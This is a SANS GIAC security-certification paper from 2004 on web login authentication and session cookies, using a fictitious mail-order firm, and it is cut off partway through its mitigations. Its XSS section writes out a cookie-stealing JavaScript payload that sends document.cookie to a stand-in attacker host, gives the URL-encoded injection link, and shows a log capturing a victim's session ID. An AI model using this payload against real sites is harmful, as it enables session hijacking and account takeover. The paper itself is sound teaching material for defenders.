GIAC
CERTIFICATIONS

Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permited without express written permission.

Interested in learning more?

Check out the list of upcoming events offering
"Security Essentials: Network, Endpoint, and Cloud (Security 401)"
at http://www.giac.org/registration/gsec

Authentication and Session Management on the Web

Paul Johnston
28 November 2004

GIAC Security Essentials Certification Practical Assignment Version 1.4b

© SANS Institute 2005, Author retains full rights.

Abstract

This paper looks at the security concerns specific to websites that have a secure area where users can login. For much of the paper we use the example of Acme Enterprises, a fictitious company that sells generic goods by mail order. The company already has a basic website that provides a catalogue of its products. It is now looking to expand this to include an area where customers can manage their accounts. The security challenge is to keep the account information confidential, to prevent unauthorized modification and to ensure the account management system is always available for use. This is the fundamental triangle of information security – confidentiality, integrity and availability.

This paper discusses how these requirements are met, primarily looking at how users are authenticated and login sessions maintained. We start by looking at the existing security measures for the basic website. Then we look at the various options for authenticating users in general, concluding that passwords are the only viable option. We look at options for implementing password authentication on the Web, and come to the “session ID cookie” model used by many websites. Several attacks against such websites are demonstrated and various mitigation options are evaluated. We conclude with a summary of mitigations and a discussion of what is “state of the art” in this area.

© SANS Institute 2005 Author retains full rights.

Table of Contents

© SANS Institute 2005 Author retains full rights.

1.Existing Security Precautions

Server Security

Acme takes security seriously, so the existing website follows best practice. The server is located in a physically secure data centre, where access is restricted to senior system administrators. It is protected by a tightly configured firewall. The operating system, database and web server software were chosen carefully based on security track record. Software is always updated promptly when patches are released and the configuration of all software is in accordance with guidelines from the Center for Internet Security. In addition, an application layer firewall is in use. This provides some protection against common exploits and denial of service attacks.

Despite these precautions, security problems have arisen. For example, a script that allows users to sign up to a mailing list was found to be vulnerable to “SQL injection”. The script failed to check the email address for characters that have special meaning in the SQL language. By entering a carefully crafted email address, an attacker could gain access to the database. Once the flaw was discovered, the script was promptly modified to close the hole.

Important Note: Basic security practices are not sufficient to keep a web application secure. The code that runs the site must be written in a security-conscious manner.

Secure Coding Standards

To protect the website against common attacks such as SQL injection and directory traversal, Acme has introduced the following secure coding standards:

- All user-supplied data must be treated as untrusted. This principle must be applied throughout the code, and also in any business procedures that use the data.
- Untrusted input must be validated at the earliest opportunity. Validation must follow a policy of “allow only known good input”, not one of “reject obviously bad input”.
- Despite passing validation, untrusted input must be treated carefully. Scripts should avoid passing such data to any system calls or libraries. Where this is

© SANS Institute 2005 Author retains full rights.

necessary, precautions must be taken.

- To use untrusted input in database queries, scripts should use “parameterized queries” which completely separate the SQL statement from the data; this prevents “SQL injection” attacks.
- When returning untrusted input in HTML output, scripts must escape characters that have special meaning in HTML, e.g. & < or >. This prevents “cross-site scripting”.
- Any other use of untrusted input is something of a special case and must be considered carefully. For example, sending an email to a user-supplied address is a potential risk, but will sometimes be necessary.
- All code must be written in a language that uses variable length strings, to avoid the risk of buffer overflows. Applications must not use any fixed length buffers handling user-supplied data.


Of course, there is far more to secure coding than these brief points. Acme decided to invest in security training for its developers to equip them with the detailed knowledge to implement these standards successfully.

Network Security

The security of the network connection between a client and the web server is a significant concern. The TCP/IP protocol that runs the Internet was not designed for security. There are numerous weaknesses that for an attacker to exploit. For example, “sniffer” programs can capture network traffic on an Ethernet hub. This screen shot shows Ethereal capturing a POP3 password from a network connection:

To protect against such attacks, most websites use the Secure Socket Layer (SSL), or TLS as later versions are known. This is a standard protocol that uses encryption techniques to provide a secure channel over an insecure network. The system makes use of “digital certificates”. A digital certificate is essentially a message stating “this is Bob, whose public key is xyz”, and the message is signed by a trusted authority. The public keys for official trusted authorities are installed in client software such as web browsers. This screen shot shows some of the trusted authorities installed by default in Internet Explorer:

© SANS Institute 2005 Author retains full rights.



When you connect to an SSL website, the server presents its certificate. Your browser checks it is correctly signed by a trusted authority. It then does an encrypted exchange with the server to verify that the server is the true owner of the certificate. The session continues encrypted.

Requirements For Secure Area

All the security precautions for the existing website can be applied to the secure area. However, the existing website does not use SSL, as the data is not confidential. The new secure area will be handling confidential customer data and SSL is essential. It was suggested that customers who do not have SSL should be given the option of an insecure login. Acme considered this too risky and opted not to provide unencrypted access to the secure area.

2.Authentication Principles

Having established the basis on which the secure area is built, we will now look at the first problem – how to authenticate users. Security wisdom says there are three types of authentication:

© SANS Institute 2005 Author retains full rights.

- Something you know, e.g. PIN or password
- Something you have, e.g. credit card or secure ID token
- Something you are, e.g. photograph or biometrics

Sometimes the method in use is not obvious. For example, a key for a door lock would seem to be “something you have”. But a locksmith can make any key they know the shape for, so to a locksmith this is “something you know” authentication.

Passwords

In IT most authentication is “something you know” - usually a password. Passwords are popular because they are relatively easy to administer and offer reasonable security. Aside from users forgetting passwords, password authentication has two main problems. Firstly, users often choose weak passwords and re-use the same password on many separate systems. Secondly, the password has to be entered in full every time the user logs on – and if it is captured that gives the attacker complete control.

The weak password problem can be mitigated by enforcing a password strength policy on users. Programs, such as pam_passwdqc [1], are available to check passwords against cracker dictionaries and assess strength. However it is very difficult to stop people re-using passwords. Most website operators realize that if they look at their user database for emails and passwords, they could log into many of the web mail accounts using the same password. The only way to completely prevent this is to issue users with random passwords and not allow changes. Remembering many passwords is inconvenient for users, so this is only appropriate for high security applications.

The password capture problem can be mitigated by using encryption – such as SSL – to protect the password as it travels over the network. However, there is still the possibility that it may be captured at one of the ends of communication. The client is the most likely weak link, for example logging in from an untrusted computer at an Internet Cafe. The owner could have installed a key logger to capture passwords. Apart from sticking to Cafes you trust, there is a way to mitigate all these risks. Instead of being asked for the whole password, the user is just asked to enter a few letters from it. This is sometimes called a “password challenge”. If the letters are intercepted, the attacker won't be able to re-use the details in the future, as different letters will be required. This approach is used on high security sites, e.g. banking. It is an elegant solution that adds significant security with little inconvenience.

Phishing

A variation on the password capture problem is that users can be tricked into revealing their password. This has become a major concern recently, with many “phishing” attacks being launched against financial institutions. Some reports suggest as many as 5% of targeted users have been tricked into revealing their details.

The main solution to phishing attacks is user education. Users must be trained not to provide personal data in response to an unsolicited email [4]. Websites should

© SANS Institute 2005 Author retains full rights.

support this by not themselves sending out such requests by email . However many sites do still send messages such as “your bill is ready at this URL” - and the URL asks for a user name and password.

There may be technical solutions to this problem. One option would be for network administrators to block known phishing sites. Alternatively, various browser bars are available, for example the Mozilla TrustBar [21]. This displays the true domain of a page, in a way that is (hopefully) impossible to spoof. Trusted domains can be configured and will display differently - so the user can quickly see if it is safe to enter personal data.

Single Sign-On

An emerging solution to many of the problems with passwords is single sign-on. Rather than authenticating separately with every website, the idea is to authenticate once with a central authority. Other websites trust this central authority to provide authentication. The potential advantages are many, including reduced administration for websites and fewer passwords for users to remember. Single sign-on doesn't have to be based on passwords, but it usually is.

Single sign-on can take various forms. A Windows domain controller is one example and websites can integrate with domain authentication, using Kerberos. However, this is generally only useful on an Intranet environment – on the Internet not all users will be members of the same Windows domain. There are various Internet single sign-on solutions, the largest being Microsoft Passport.

However, no solution so far has anything near 100% take-up. Websites must make provisions for users that do not have a single sign-on identity. One option is to require them to create such an identity. However, this essentially forces a particular technology on users and may not be popular. An alternative is to simply offer single sign-on as an option, with users still being able to have a user name and password specific to the website.

SSL Client Certificates

A little-used feature of SSL is the ability to have client certificates. This is an alternative “something you know” technique. The client can prove their identity by presenting a certificate and responding to an encrypted message. This solves many of the problems associated with passwords. The client is not revealing their private key, just proving that they know it. It is secure to use the same certificate for many websites, completely solving the password re-use problem. This also solves the password capture problem, including phishing. On the other hand, because the private key is a long series of random binary data, it cannot be remembered by the user and must be stored on their computer. This means the user can only log in from their own computer – not from a colleagues or in the library – and this amounts to a major limitation. I can envisage a future of people carrying around their private key on an electronic token, but this remains largely science fiction.

© SANS Institute 2005 Author retains full rights.

Something You Have

The “something you have” authentication technique can be used in the on-line world. Some attempts at this are not as secure as they claim. One suggestion is to store a random password on a USB pen drive and then use that as a physical token. The idea was that if an employee left their token could be taken back – restricting access without having to delete accounts. Unfortunately this is not secure because the employee could simply make a copy of the pen drive and would then still have access after returning it. This is really just “something you know” authentication.

There are more secure ways to do “something you have”. The most common device is an RSA Secure ID token [2]. This is a small fob with a numeric display. The digits change every minute, providing a one-time password. To login the user also requires a regular password, resulting in two-factor authentication - “something you know” and “something you have”. In theory the device is tamper proof, so it cannot be copied. Certainly doing so is impractical for most people. The chance of an attacker getting away with it undetected is low. This solution is much more expensive than passwords but is used for some high security situations, e.g. remote access to corporate networks.

A simpler approach is used by some banks for on-line banking. I've heard of one that issues customers with a grid of random letters. To login they are asked to look up various locations in the grid. This is a reasonable approach, but because the grid can be copied it is really only “something you know” authentication. Another approach is a card with 50 scratch-off one-time passwords. This is a better solution, because the passwords have to be scratched off to be seen, so there is no way an attacker could copy the passwords undetected.

Biometrics

Although “biometrics” is a fairly recent buzz word, certain kinds of biometrics are long familiar. A photograph is the most common example, or fingerprints used by the Police. Biometrics have one principal advantage over other authentication techniques. A user can choose to give away something they have or know, but they can't give away what they are. If your train season ticket was issued to you as a password that you typed into the ticket gate, you could choose to share the password with a friend. Instead the train company issues you a pass with a photo, so you cannot give the travel rights to anyone else.

Unfortunately, there is a significant problem with using biometrics on-line. To fingerprint authenticate with a website you would have to put your finger in a scanner and send the image to the web server. However, the website cannot know if the image came straight from a scanner – it could be from anywhere. So this is really just “something you know” authentication. And here's the real sting: if an attacker gets a copy of your fingerprints then you have no way to change them.

One way to get around this problem is to combine biometrics with “something you have” authentication. The fob now features a fingerprint reader. Only when activated with the correct fingerprint will it reveal the one-time password. This makes for a potentially very secure system. However, I think there is a weakness in that the

© SANS Institute 2005 Author retains full rights.

fingerprint reader cannot be sure it's really reading a finger. It's an electronic device, so it can be defeated by an electronic device of similar complexity. This is what leads to attacks like the “gummi bear attack” [3]

I think biometrics can only work in a supervised environment, with humans checking the scanners aren't being misused. This makes them suitable for systems like passports or national ID cards, but not websites.

Acme's Thoughts on Authentication

Although security is important, the functionality of the customer portal does not make it a high-security application. Users will demand the convenience of logging in from anywhere without carrying around an electronic token, so a password system is the only practical solution. Balancing the needs of convenience and security, Acme has decided that users will be allowed to change their passwords, but a strong password policy will be enforced.

Acme likes the security benefits of “password challenges” but notes that they are only found on high-security sites. Initially the portal will use regular password authentication, but password challenges may be used in the future. To help prevent phishing, Acme will never send emails containing links into the secure area. Because there is not a clear dominant player in single sign-on, Acme has no plans to implement it at this time.

For the initial implementation of the account management system, customers will be allocated a user name and password by postal mail. They can use this to log into the site and are then able to view and modify information relating to their account.


Given this policy from Acme, we will now look at the various options for implementing authentication for websites.

3.Authentication on the Web

HTTP Authentication

One option for implementing the login system is to use “HTTP Authentication”. This technique is a feature of HTTP and is implemented in almost every web server and browser. When the user tries to access a protected area, a pop-up dialog box appears asking for the user name and password, like the following example:

© SANS Institute 2005 Author retains full rights.



This approach is simple to code – most of the functionality is built into the web server and browser. The main disadvantage is that the web developer has little control over the appearance of the pop-up. They look ugly, don't fit with the flow of the website and cannot be customized. For example, it is not possible to provide a “click here to create an account” link at the password prompt. Also, this approach is limited to regular password logins; it is not possible to do password challenges.

HTTP authentication comes in two main variants: “basic” and “digest”. With basic authentication, the password is transmitted with a simple encoding – recovering the password from sniffed network traffic is trivial. Digest authentication is a “challenge response” protocol where the password is never transmitted in the clear. If SSL is not in use then digest authentication is greatly preferable. However, as Acme is using SSL for all secure traffic, basic authentication is just as good as digest.

Forms Authentication

An alternative approach for authentication is to use HTML forms. Forms are a generic mechanism for users to enter data into a website; they are supported by almost every web browser. In general the web server does not really touch the data, it is just passed to the web application. Forms include support for a password box, which obscures the password as it is typed, for example:

© SANS Institute 2005 Author retains full rights.

The real advantage of this technique is flexibility; web developers can make the form and surrounding HTML appear however they like. The disadvantage is that the application must take care of the whole authentication system; the web server offers no assistance. This increases complexity, which in turn increases the risk of bugs that cause security vulnerabilities.

Comparison of Authentication Schemes

The authentication schemes have quite different characteristics without even considering their security. Acme believes that many customers will be put off by an HTTP authentication dialog box; having the Acme corporate logo on the login screen is a must. The only option acceptable to the business is forms authentication.

Important Note: Forms authentication is chosen for non-security reasons.

This is an unusual situation – there is a standard way to do authentication, but it does not meet the requirements for most applications. There have been some suggestions to reconcile this situation. The most viable solution suggests extending the HTML form syntax to allow forms to specify HTTP authentication credentials [14]. This has not yet been implemented in any web browsers.

Implementing Forms Authentication

The HTML code behind the login form is fairly simple, along the lines of:

© SANS Institute 2005 Author retains full rights.

```
<form>
  <input type="text" name="username"/>
  <input type="password" name="password"/>
  <input type="submit" value="login"/>
</form>
```

When the user clicks “login”, their details are sent to the server. The server checks the user name and password against the credentials it has stored. If they fail to match then the user is asked to try again. If they do match then the login is successful; the user is redirected to their main page.

Now we hit the first major problem. Consider what happens when the user clicks on a link from the main account page to view the details of a transaction. Clicking this link is not the same as clicking the “login” button – the login details are no longer known by the browser and are not sent to the server. This is one of the main characteristics of HTTP: it is stateless and each page request is independent. The web application must find some way to connect the related page requests with each other.

One way to do this is to rewrite all the links in the page to include the user name. As the user name will be different for every user, the HTML must be built dynamically, “on the fly”. The HTML that is sent to the browser would look like this:

```
<a href="transactions.html?user=paul">Recent Transactions</a>
<a href="details.html?user=paul">Personal Details</a>
```

Now every page request includes the user name, so the web server knows whether to grant access. As the rewritten URLs are only provided after the user has logged in, this would initially appear to provide suitable protection. However, there is a flaw. When a user is browsing the secure area, they can see their user name in the browser's URL bar. They can simply edit this and change it to another name.

Important Note: Never trust data sent by the client – it can always be tampered with.

Another Attempt

One way to deal with this problem is to use a “Session ID”. When a user initially logs-in they are allocated a unique ID that is valid until they log-out. The rewritten URLs would look something like this:

```
transactions.html?sid=9c4d81a96351ab84e5c637f349a324ca
```

When each page is requested, the session ID is verified against the database. If it is valid then the request is authorized. It is important to note that the session ID must be random. If a sequential counter were used then an attacker could tamper with this in a similar way to the user name in the previous example.

In this example a 128-bit random number is used. This makes guessing a valid session ID all but impossible. Even if there are many active sessions and the attacker is just trying to guess any one of them, a massive number of invalid requests would be required before having even odds of success.

© SANS Institute 2005 Author retains full rights.

Alternative Approach: HTTP Authentication

HTTP authentication takes an alternative approach to solving this problem. Let's look under the hood at a browser requesting a protected page:

1) Browser requests protected page
2) Web server responds “authentication required”
3) Browser prompts for user name and password
4) Browser requests protected page with authentication details attached
5) If details are correct, web server responds with protected page

In principle this happens for every page accessed. However, to save the user retyping their details, browsers store them in memory, usually until the browser window is closed. The “Remember my password” option in the earlier screen shot only tells Internet Explorer whether to remember the password permanently. If you do not choose this option, it still remembers the details temporarily. The user name and password are presented with every request to the protected area. The browser takes care only to send the details to the same server; it should never leak them to another.

Analysis of Approaches

HTTP authentication sends the user name and password with every request. Users cannot tamper with these details without knowing the other user's password. The suggested forms authentication system sends a random session ID with every request. Users cannot tamper with this as they'd have to guess a random number in a large range. The session ID approach offers several advantages:

- The password is exposed less. As the password is the “crown jewels” of the authentication system, this is a significant advantage.
- It is possible to use challenge passwords with a session ID. If we were sending the password each time, the user would have to enter different letters every time. If the sever was allowed to accept the same combination of letters for every request then the security advantages of challenge passwords would be negated. It is important to realize though that the session ID itself is potentially vulnerable to the capture problem. No security is perfect.
- Logout can be implemented by the server. If the password is sent every time then logout is dependent on the client stopping sending the password – the server cannot invalidate it because the password must remain valid. However, the server can invalidate session IDs – providing secure logout at the server level. This also enables old and inactive sessions to be expired after a timeout period.


For these reasons, almost all web applications use session IDs to manage login sessions.

Cookies

Cookies provide an alternative way to store the session ID on the client [5]. The principle is simple: first the server sets a cookie, using the Set-Cookie: header. The

© SANS Institute 2005 Author retains full rights.

browser stores this and presents the cookie with every subsequent request to the same server. The screen shot below shows my Mozilla Firefox cookie store (Internet Explorer does not appear to have a similar dialog). Compared to rewriting URLs, this is obviously much more convenient for the web application developers. Cookies also offer advantages to users, for example it is possible for them to bookmark pages in the protected area.



There are also security advantages to using cookies. The problem with URL parameters is that the URL is not a good place to store sensitive data. If there are any external links on protected pages, then the URL is leaked to the target site through the HTTP “Referer” header. This information leak can be mitigated by funneling all outgoing links through a redirector. However, if a user ever emails a URL to someone else, they reveal their session ID. Cookies solve this problem completely by not storing data in the URL.

For this reason, most web applications use cookies to store session IDs on the client. I think this is a good decision, but cookies have security problems of their own – as we'll see shortly. There have also been privacy concerns relating to cookies. Although these concerns are not targeted at the use of cookies to maintain login sessions, it remains that many users have disabled cookies. For some applications it may be desirable to provide a fallback to URL parameters if cookies are disabled.

© SANS Institute 2005 Author retains full rights.

Other Ways to Maintain State

URL parameters and cookies are not the only way to store state information on the client. Hidden form fields can be used. This avoids storing the session ID in the URL, but means each page request must now be a form submission. JavaScript variables can be used in a similar way. However, these techniques are even more involved than rewriting URLs, and they provide no significant security advantages over cookies.

Some other approaches have been suggested, for example using the “Etag” header as a kind of covert cookie channel [7]. These may be promising for applications such as marketing, but are not reliable enough for security purposes.

Thoughts from Acme

Based on this analysis, Acme has decided that users' sessions will be tracked using a session ID stored in a cookie. The session ID will be a 128-bit cryptographically random number. It is not necessary to provide a fallback to URL parameters, but users who have cookies disabled must get an appropriate error message.

4.Attacking the System – Stealing the Cookie


We will now look at some of the common attacks against this system and investigate ways to mitigate the risks. One class of attacks attempts to obtain the session ID stored in the cookie – this is often called “stealing the cookie”. The first attack we'll look at relies on a vulnerability called Cross-Site Scripting (XSS).

Cross-Site Scripting (XSS)

Cross-Site Scripting is a common vulnerability in web applications. It stems from a failure to handle characters with special meaning in HTML. If user-supplied input is returned to the user, and tags are not escaped, then an attacker can exploit this to embed malicious JavaScript in the response. The following screen shot is an example of this happening. We are feeding the vulnerable script a snippet of JavaScript that causes a pop-up message.

© SANS Institute 2005, Author retains full rights.

© SANS Institute 2005 Author retains full rights.



This example is perhaps an inconvenience, not a grave security threat. However, the JavaScript is executed in the security context of the victim domain. It can interfere with the target site in any way it pleases, including accessing the cookies for that domain.

User Interaction

In the above example the XSS was triggered by including malicious JavaScript in the URL. We would not expect a user to do this deliberately. However, there are various ways a user could be tricked into clicking such a link. This could be as simple as sending an email saying “click here to claim your prize”. One approach to this could be to train users never to click untrusted links. However, that policy severely impacts normal browsing. It is fundamental to how everyone browses that they can sometimes browse unknown and untrusted sites. Clicking on an untrusted link ought to be a safe operation. For this reason, when looking at XSS attacks we will always assume that the attacker can cause the victim to click on a malicious link.

This may sound like a contradiction to the earlier discussion of phishing, where I advocated user education to avoid deception by fraudulent websites. However, there is a crucial difference. Phishing attacks rely on a user clicking an untrusted link and then entering their login details into this site. XSS attacks rely solely on clicking the untrusted link, with no further user action required.

One way users can mitigate this risk is to use one web browser to access secure sites, and another to view untrusted sites. While users shouldn't really have to deal with this inconvenience, it is true that it offers extra protection.

© SANS Institute 2005 Author retains full rights.

Stealing the Cookie using XSS

JavaScript can access the cookies for the current page using “document.cookie”. In the XSS attack we will access the cookies and send them to the attacker's web server. An easy way to do the transfer is to access an image, including the cookies in the URL. This will appear in the attacker's web server log. The JavaScript we want to run is this:

```
new Image().src = 'http://www.attacker.com/gotcha.png?' + \
                                                document.cookie;
```

We can inject this using the vulnerable xss.cgi script we looked at before, with a URL like this:

```
http://www.example.com/cgi-bin/xss.cgi?name=<script>new Image().
src='http://www.example.com/gotcha.png?'+document.cookie;</script
>
```

However, some of the characters need to be quoted in a URL. The Python urllib.quote function provides a suitable transform, which was used to generate the link we send to the victim:

```
http://www.example.com/cgi-bin/xss.cgi?name=%3Cscript%3Enew%
2BImage%28%29.src%3D%27http%3A//www.example.com/gotcha.png%3F%27%
2Bdocument.cookie%3B%3C/script%3E
```

Having sent the deceptive email to the victim, we watch the server logs hoping they will click the link. We can use the Unix grep command to see requests for “gotcha.png”:

```
tail -f access_log | grep gotcha.png
```

Eventually the victim does click the link and we see this log message:

```
1.2.3.4 - - [18/Sep/2004:18:07:17 +0100] "GET /
gotcha.png?sid=9c4d81a9 HTTP/1.1" 404 290
"http://www.example.com/xss.cgi" "Mozilla/4.0 (compatible; MSIE
6.0; Windows NT 5.1; SV1; .NET CLR 1.1.4322)"
```

And there is the session ID, hiding in the requested URL. We can now set this cookie in a browser and access the protected area of www.example.com, as if we were logged in as the victim. For this attack to work the user must be logged in at the time they click the malicious link.

URL parameters and hidden fields are just as vulnerable to this as cookies. They can be accessed by JavaScript just as easily as document.cookie. However, HTTP authentication is not vulnerable, because the authentication details are not available to JavaScript and are only sent to the original server.

Mitigation – The HttpOnly Option

The HttpOnly cookie option is a Microsoft innovation to mitigate this risk [8]. The Set-Cookie header can include the option, like this:

© SANS Institute 2005 Author retains full rights.

